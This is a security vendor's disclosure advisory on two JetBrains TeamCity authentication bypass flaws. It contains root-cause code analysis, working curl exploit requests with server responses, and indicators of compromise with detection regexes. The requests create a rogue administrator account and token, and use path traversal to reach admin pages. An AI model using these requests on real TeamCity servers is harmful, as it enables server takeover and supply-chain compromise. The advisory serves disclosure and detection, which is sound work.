Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=VBDD0yPPjZ4
CVE-2024-27198 and CVE-2024-27199: JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities (FIXED)
Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/
Overview
In February 2024, Rapid7’s vulnerability research team identified two new vulnerabilities affecting JetBrains TeamCity CI/CD server:
- CVE-2024-27198 is an authentication bypass vulnerability in the web component of TeamCity that arises from an alternative path issue (CWE-288) and has a CVSS base score of 9.8 (Critical).
- CVE-2024-27199 is an authentication bypass vulnerability in the web component of TeamCity that arises from a path traversal issue (CWE-22) and has a CVSS base score of 7.3 (High).
On March 3, JetBrains released a fixed version of TeamCity without notifying Rapid7 that fixes had been implemented and were generally available. When Rapid7 contacted JetBrains about their uncoordinated vulnerability disclosure, JetBrains published an advisory on the vulnerabilities without responding to Rapid7 on the disclosure timeline. JetBrains later responded to indicate that CVEs had been published.
These issues were discovered by Stephen Fewer, Principal Security Researcher at Rapid7, and are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Impact

Both vulnerabilities are authentication bypass vulnerabilities, the most severe of which, CVE-2024-27198, allows for a complete compromise of a vulnerable TeamCity server by a remote unauthenticated attacker, including unauthenticated RCE, as demonstrated via our exploit:
Compromising a TeamCity server allows an attacker full control over all TeamCity projects, builds, agents and artifacts, and as such is a suitable vector to position an attacker to perform a supply chain attack.
The second vulnerability, CVE-2024-27199, allows for a limited amount of information disclosure and a limited amount of system modification, including the ability for an unauthenticated attacker to replace the HTTPS certificate in a vulnerable TeamCity server with a certificate of the attacker’s choosing.
Remediation
On March 3, 2024, JetBrains released TeamCity 2023.11.4 which remediates both CVE-2024-27198 and CVE-2024-27199. Both of these vulnerabilities affect all versions of TeamCity prior to 2023.11.4.
For more details on how to upgrade, please read the JetBrains release blog. Rapid7 recommends that TeamCity customers update their servers immediately, without waiting for a regular patch cycle to occur. We have included sample indicators of compromise (IOCs) along with vulnerability details below.
Analysis
CVE-2024-27198
Overview
TeamCity exposes a web server over HTTP port 8111 by default (and can optionally be configured to run over HTTPS). An attacker can craft a URL such that all authentication checks are avoided, allowing endpoints that are intended to be authenticated to be accessed directly by an unauthenticated attacker. A remote unauthenticated attacker can leverage this to take complete control of a vulnerable TeamCity server.
Analysis
The vulnerability lies in how the jetbrains.buildServer.controllers.BaseController class handles certain requests. This class is implemented in the web-openapi.jar library. We can see below, when a request is being serviced by the handleRequestInternal method in the BaseController class, if the request is not being redirected (i.e. the handler has not issued an HTTP 302 redirect), then the updateViewIfRequestHasJspParameter method will be called.
public abstract class BaseController extends AbstractController {

    // ...snip...

    public final ModelAndView handleRequestInternal(HttpServletRequest request, HttpServletResponse response) throws Exception {
        try {
            ModelAndView modelAndView = this.doHandle(request, response);
            if (modelAndView != null) {
                if (modelAndView.getView() instanceof RedirectView) {
                    modelAndView.getModel().clear();
                } else {
                    this.updateViewIfRequestHasJspParameter(request, modelAndView);
                }
            }
            // ...snip...
In the updateViewIfRequestHasJspParameter method listed below, we can see the variable isControllerRequestWithViewName will be set to true if both the current modelAndView has a name, and the servlet path of the current request does not end in .jsp.
We can satisfy this by requesting a URI from the server that will generate an HTTP 404 response. Such a request will generate a servlet path of /404.html. We can note that this ends in .html and not .jsp, so the isControllerRequestWithViewName will be true.
Next we can see the method getJspFromRequest will be called, and the result of this call will be passed to the Java Spring frameworks ModelAndView.setViewName method. The result of doing this allows the attacker to change the URL being handled by the DispatcherServlet, thus allowing an attacker to call an arbitrary endpoint if they can control the contents of the jspFromRequest variable.
private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest request, @NotNull ModelAndView modelAndView) {

    boolean isControllerRequestWithViewName = modelAndView.getViewName() != null && !request.getServletPath().endsWith(".jsp");

    String jspFromRequest = this.getJspFromRequest(request);

    if (isControllerRequestWithViewName && StringUtil.isNotEmpty(jspFromRequest) && !modelAndView.getViewName().equals(jspFromRequest)) {
        modelAndView.setViewName(jspFromRequest);
    }
}
To understand how an attacker can specify an arbitrary endpoint, we can inspect the getJspFromRequest method below.
This method will retrieve the string value of an HTTP parameter named jsp from the current request. This string value will be tested to ensure it both ends with .jsp and does not contain the restricted path segment admin/.
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");

    return jspFromRequest == null || jspFromRequest.endsWith(".jsp") && !jspFromRequest.contains("admin/") ? jspFromRequest : null;
}
Triggering the vulnerability
To see how to leverage this vulnerability, we can target an example endpoint. The /app/rest/server endpoint will return the current server version information. If we directly request this endpoint, the request will fail as the request is unauthenticated.
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/app/rest/server
HTTP/1.1 401
TeamCity-Node-Id: MAIN_SERVER
WWW-Authenticate: Basic realm="TeamCity"
WWW-Authenticate: Bearer realm="TeamCity"
Cache-Control: no-store
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 14 Feb 2024 17:20:05 GMT

Authentication required
To login manually go to "/login.html" page
To leverage this vulnerability to successfully call the authenticated endpoint /app/rest/server, an unauthenticated attacker must satisfy the following three requirements during an HTTP(S) request:
- Request an unauthenticated resource that generates a 404 response. This can be achieved by requesting a non existent resource, e.g.:
/hax
- Pass an HTTP query parameter named jsp containing the value of an authenticated URI path. This can be achieved by appending an HTTP query string, e.g.:
?jsp=/app/rest/server
- Ensure the arbitrary URI path ends with .jsp. This can be achieved by appending an HTTP path parameter segment, e.g.:
;.jsp
Combining the above requirements, the attacker’s URI path becomes:
/hax?jsp=/app/rest/server;.jsp
By using the authentication bypass vulnerability, we can successfully call this authenticated endpoint with no authentication.
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/server;.jsp
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 794
Date: Wed, 14 Feb 2024 17:24:59 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><server version="2023.11.3 (build 147512)" versionMajor="2023" versionMinor="11" startTime="20240212T021131-0800" currentTime="20240214T092459-0800" buildNumber="147512" buildDate="20240129T000000-0800" internalId="cfb27466-d6d6-4bc8-a398-8b777182d653" role="main_node" webUrl="http://localhost:8111" artifactsUrl=""><projects href="/app/rest/projects"/><vcsRoots href="/app/rest/vcs-roots"/><builds href="/app/rest/builds"/><users href="/app/rest/users"/><userGroups href="/app/rest/userGroups"/><agents href="/app/rest/agents"/><buildQueue href="/app/rest/buildQueue"/><agentPools href="/app/rest/agentPools"/><investigations href="/app/rest/investigations"/><mutes href="/app/rest/mutes"/><nodes href="/app/rest/server/nodes"/></server>

If we attach a debugger, we can see the call to ModelAndView.setViewName occurring for the authenticated endpoint specified by the attacker in the jspFromRequest variable.
Exploitation
An attacker can exploit this authentication bypass vulnerability in several ways to take control of a vulnerable TeamCity server, and by association, all projects, builds, agents and artifacts associated with the server.
For example, an unauthenticated attacker can create a new administrator user with a password the attacker controls, by targeting the /app/rest/users REST API endpoint:
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/users;.jsp -X POST -H "Content-Type: application/json" --data "{\"username\": \"haxor\", \"password\": \"haxor\", \"email\": \"haxor\", \"roles\": {\"role\": [{\"roleId\": \"SYSTEM_ADMIN\", \"scope\": \"g\"}]}}"
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 661
Date: Wed, 14 Feb 2024 17:33:32 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><user username="haxor" id="18" email="haxor" href="/app/rest/users/id:18"><properties count="3" href="/app/rest/users/id:18/properties"><property name="addTriggeredBuildToFavorites" value="true"/><property name="plugin:vcs:anyVcs:anyVcsRoot" value="haxor"/><property name="teamcity.server.buildNumber" value="147512"/></properties><roles><role roleId="SYSTEM_ADMIN" scope="g" href="/app/rest/users/id:18/roles/SYSTEM_ADMIN/g"/></roles><groups count="1"><group key="ALL_USERS_GROUP" name="All Users" href="/app/rest/userGroups/key:ALL_USERS_GROUP" description="Contains all TeamCity users"/></groups></user>

We can verify the malicious administrator user has been created by viewing the TeamCity users in the web interface:
Alternatively, an unauthenticated attacker can generate a new administrator access token with the following request:
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/users/id:1/tokens/HaxorToken;.jsp -X POST
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 241
Date: Wed, 14 Feb 2024 17:37:26 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><token name="HaxorToken" creationTime="2024-02-14T09:37:26.726-08:00" value="eyJ0eXAiOiAiVENWMiJ9.RzR2cHVjTGRUN28yRWpiM0Z4R2xrZjZfTTdj.ZWNiMjJlYWMtMjJhZC00NzIwLWI4OTQtMzRkM2NkNzQ3NmFl"/>
We can verify the malicious access token has been created by viewing the TeamCity tokens in the web interface:

By either creating a new administrator user account, or by generating an administrator access token, the attacker now has full control over the target TeamCity server.
IOCs
By default, the TeamCity log files are located in C:\TeamCity\logs\ on Windows and /opt/TeamCity/logs/ on Linux.
Access Token Creation
Leveraging this vulnerability to access resources may leave an entry in the teamcity-javaLogging log file (e.g. teamcity-javaLogging-2024-02-26.log) similar to the following:
26-Feb-2024 07:11:12.794 WARNING [http-nio-8111-exec-1] com.sun.jersey.spi.container.servlet.WebComponent.filterFormParameters A servlet request, to the URI http://192.168.86.68:8111/app/rest/users/id:1/tokens/2vrflIqo;.jsp?jsp=/app/rest/users/id%3a1/tokens/2vrflIqo%3b.jsp, contains form parameters in the request body but the request body has been consumed by the servlet or a servlet filter accessing the request parameters. Only resource methods using @FormParam will work as expected. Resource methods consuming the request body by other means will not work as expected.
In the above example, the attacker leveraged the vulnerability to access the REST API and create a new administrator access token. In doing so, this log file now contains an entry detailing the URL as processed after the call to ModelAndView.setViewName. Note this logged URL is the rewritten URL and is not the same URL the attacker requested. We can see the URL contains the string ;.jsp as well as a query parameter jsp= which is indicative of the vulnerability. Note, the attacker can include arbitrary characters before the .jsp part, e.g. ;XXX.jsp, and there may be other query parameters present, and in any order, e.g. foo=XXX&jsp=. With this in mind, an example of a more complex logged malicious request is:
27-Feb-2024 07:15:45.191 WARNING [TC: 07:15:45 Processing REST request; http-nio-80-exec-5] com.sun.jersey.spi.container.servlet.WebComponent.filterFormParameters A servlet request, to the URI http://192.168.86.50/app/rest/users/id:1/tokens/wo4qEmUZ;O.jsp?WkBR=OcPj9HbdUcKxH3O&pKLaohp7=d0jMHTumGred&jsp=/app/rest/users/id%3a1/tokens/wo4qEmUZ%3bO.jsp&ja7U2Bd=nZLi6Ni, contains form parameters in the request body but the request body has been consumed by the servlet or a servlet filter accessing the request parameters. Only resource methods using @FormParam will work as expected. Resource methods consuming the request body by other means will not work as expected.
A suitable regular expression to match the rewritten URI in the teamcity-javaLogging log file would be ;\S*\.jsp\?\S*jsp= while the regular expression \/\S*\?\S*jsp=\S*;\.jsp will match against both the rewritten URI and the attacker’s original URI (Although it is unknown where the original URI will be logged to).
If the attacker has leveraged the vulnerability to create an access token, the token may have been deleted. Both the teamcity-server.log and the teamcity-activities.log will contain the below line to indicate this. We can see the token name being deleted 2vrflIqo (A random string chosen by the attacker) corresponds to the token name that was created, as shown in the warning message in the teamcity-javaLogging log file.
[2024-02-26 07:11:25,702] INFO - s.buildServer.ACTIVITIES.AUDIT - delete_token_for_user: Deleted token "2vrflIqo" for user "user with id=1" by "user with id=1"
Malicious Plugin Upload
If an attacker uploaded a malicious plugin in order to achieve arbitrary code execution, both the teamcity-server.log and the teamcity-activities.log may contain the following lines, indicating a plugin was uploaded and subsequently deleted in quick succession, and authenticated with the same user account as that of the initial access token creation (e.g. ID 1).
[2024-02-26 07:11:13,304]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_uploaded: Plugin "WYyVNA6r" was updated by "user with id=1" with comment "Plugin was uploaded to C:\ProgramData\JetBrains\TeamCity\plugins\WYyVNA6r.zip"
[2024-02-26 07:11:24,506]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_disable: Plugin "WYyVNA6r" was disabled by "user with id=1"
[2024-02-26 07:11:25,683]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_deleted: Plugin "WYyVNA6r" was deleted by "user with id=1" with comment "Plugin was deleted from C:\ProgramData\JetBrains\TeamCity\plugins\WYyVNA6r.zip"
The malicious plugin uploaded by the attacker may have artifacts left in the TeamCity Catalina folder, e.g. C:\TeamCity\work\Catalina\localhost\ROOT\TC_147512_WYyVNA6r\ on Windows or /opt/TeamCity/work/Catalina/localhost/ROOT/TC_147512_WYyVNA6r/ on Linux. The plugin name WYyVNA6r has formed part of the folder name TC_147512_WYyVNA6r. The number 147512 is the build number of the TeamCity server.
There may be plugin artifacts remaining in the webapps plugin folder, e.g. C:\TeamCity\webapps\ROOT\plugins\WYyVNA6r\ on Windows or /opt/TeamCity/webapps/ROOT/plugins/WYyVNA6r/ on Linux.
There may be artifacts remaining in the TeamCity data directory, for example C:\ProgramData\JetBrains\TeamCity\system\caches\plugins.unpacked\WYyVNA6r\ on Windows, or /home/teamcity/.BuildServer/system/caches/plugins.unpacked/WYyVNA6r/ on Linux.
A plugin must be disabled before it can be deleted. Disabling a plugin leaves a permanent entry in the disabled-plugins.xml configuration file (e.g. C:\ProgramData\JetBrains\TeamCity\config\disabled-plugins.xml on Windows):
<?xml version="1.0" encoding="UTF-8"?>
<disabled-plugins>

  <disabled-plugin name="WYyVNA6r" />

</disabled-plugins>
The attacker may choose the name of both the access token they create, and the malicious plugin they upload. The example above used the random string 2vrflIqo for the access token, and WYyVNA6r for the plugin. The attacker may have successfully deleted all artifacts from their malicious plugin.
The TeamCity administration console has an Audit page that will display activity that has occurred on the server. The deletion of an access token, and the uploading and deletion of a plugin will be captured in the audit log, for example:

This audit log is stored in the internal database data file buildserver.data (e.g. C:\ProgramData\JetBrains\TeamCity\system\buildserver.data on Windows or /home/teamcity/.BuildServer/system/buildserver.data on Linux).
Administrator Account Creation
To identify unexpected user accounts that may have been created, inspect the TeamCity administration console’s Audit page for newly created accounts.

Both the teamcity-server.log and the teamcity-activities.log may contain entries indicating a new user account has been created. The information logged is not enough to determine if the created user account is malicious or benign.
[2024-02-26 07:45:06,962]   INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=23
[2024-02-26 07:45:06,962]   INFO - s.buildServer.ACTIVITIES.AUDIT - user_create: User "user with id=23" was created by "user with id=23"
CVE-2024-27199
Overview
We have also identified a second authentication bypass vulnerability in the TeamCity web server. This authentication bypass allows for a limited number of authenticated endpoints to be reached without authentication. An unauthenticated attacker can leverage this vulnerability to both modify a limited number of system settings on the server, as well as disclose a limited amount of sensitive information from the server.
Analysis
Several paths have been identified that are vulnerable to a path traversal issue that allows a limited number of authenticated endpoints to be successfully reached by an unauthenticated attacker. These paths include, but may not be limited to:
/res//update//.well-known/acme-challenge/
It was discovered that by leveraging the above paths, an attacker can use double dot path segments to traverse to an alternative endpoint, and no authentication checks will be enforced. We were able to successfully reach a limited number of JSP pages which leaked information, and several servlet endpoints that both leaked information and allowed for modification of system settings. These endpoints were:
/app/availableRunners/app/https/settings/setPort/app/https/settings/certificateInfo/app/https/settings/defaultHttpsPort/app/https/settings/fetchFromAcme/app/https/settings/removeCertificate/app/https/settings/uploadCertificate/app/https/settings/termsOfService/app/https/settings/triggerAcmeChallenge/app/https/settings/cancelAcmeChallenge/app/https/settings/getAcmeOrder/app/https/settings/setRedirectStrategy/app/pipeline/app/oauth/space/createBuild.html
For example, an unauthenticated attacker should not be able to reach the /admin/diagnostic.jsp endpoint, as seen below:
C:\Users\sfewer>curl -ik --path-as-is http://172.29.228.65:8111/admin/diagnostic.jsp
HTTP/1.1 401
TeamCity-Node-Id: MAIN_SERVER
WWW-Authenticate: Basic realm="TeamCity"
WWW-Authenticate: Bearer realm="TeamCity"
Cache-Control: no-store
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 15 Feb 2024 13:00:40 GMT

Authentication required
To login manually go to "/login.html" page
However, by using the path /res/../admin/diagnostic.jsp, an unauthenticated attacker can successfully reach this endpoint, disclosing some information about the TeamCity installation. Note, the output below was edited for brevity.
C:\Users\sfewer>curl -ik --path-as-is http://172.29.228.65:8111/res/../admin/diagnostic.jsp
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER

...snip...

          <div>Java version: 17.0.7</div>
          <div>Java VM info: OpenJDK 64-Bit Server VM</div>
          <div>Java Home path: c:\TeamCity\jre</div>

            <div>Server: Apache Tomcat/9.0.83</div>

          <div>JVM arguments:
